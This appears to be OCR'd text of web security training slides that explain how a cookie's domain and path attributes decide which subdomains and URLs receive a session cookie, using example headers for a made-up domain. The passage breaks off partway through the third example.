
Example #1


Web Browser
a.elswapt.site
The browser requests a page from the target domain
POST (http://a.elswapt.site/login.php)

Example #1



Example #1


Web Browser
a.elswapt.site
POST (http://a.elswapt.site/login.php)
HTTP RESPONSE HEADER:
…
Set-Cookie: SESSID=d8a4z21
Path =/
GET (http://a.elswapt.site/logout.php)
HTTP Request Header:
…
Cookie SESSID:=d8a4z21
The cookie is accepted and will be available only to the target domain a.elswapt.site, since the domain value was not specified.


Example #1

This cookie will be sent in each HTTP request matching the following URLs:

- http://a.elswapt.site/*
- https://a.elswapt.site/*

Example #2

Example #2


Web Browser
a.elswapt.site
The browser requests a page from the target domain
POST (http://a.elswapt.site/login.php)
HTTP RESPONSE HEADER:
…
Set-Cookie: SESSID=d8a4z21;
domain:= .elswapt.site;
Path =/
The web server sends a response with the domain value .elswapt.site and the path value /

Example #2

The cookie is accepted because the domain value `.elswapt.site` is a suffix of the domain emitting the cookie, `a.elswapt.site`, therefore it will be accepted and sent in each request matching the following URLs:


- http://elswapt.site/*
- https://elswapt.site/*
- http://*.elswapt.site/*
- https://*.elswapt.site/*

Example #2

This is what will happen. The cookie previously set is sent to both **a** and **b** subdomains.

Example #3

Example #3



Example #3


The cookie is accepted and will be available only to the target domain `a.elswapt.site` and path `/learning/*`.

So, this cookie will be sent in each request matching the following URLs:

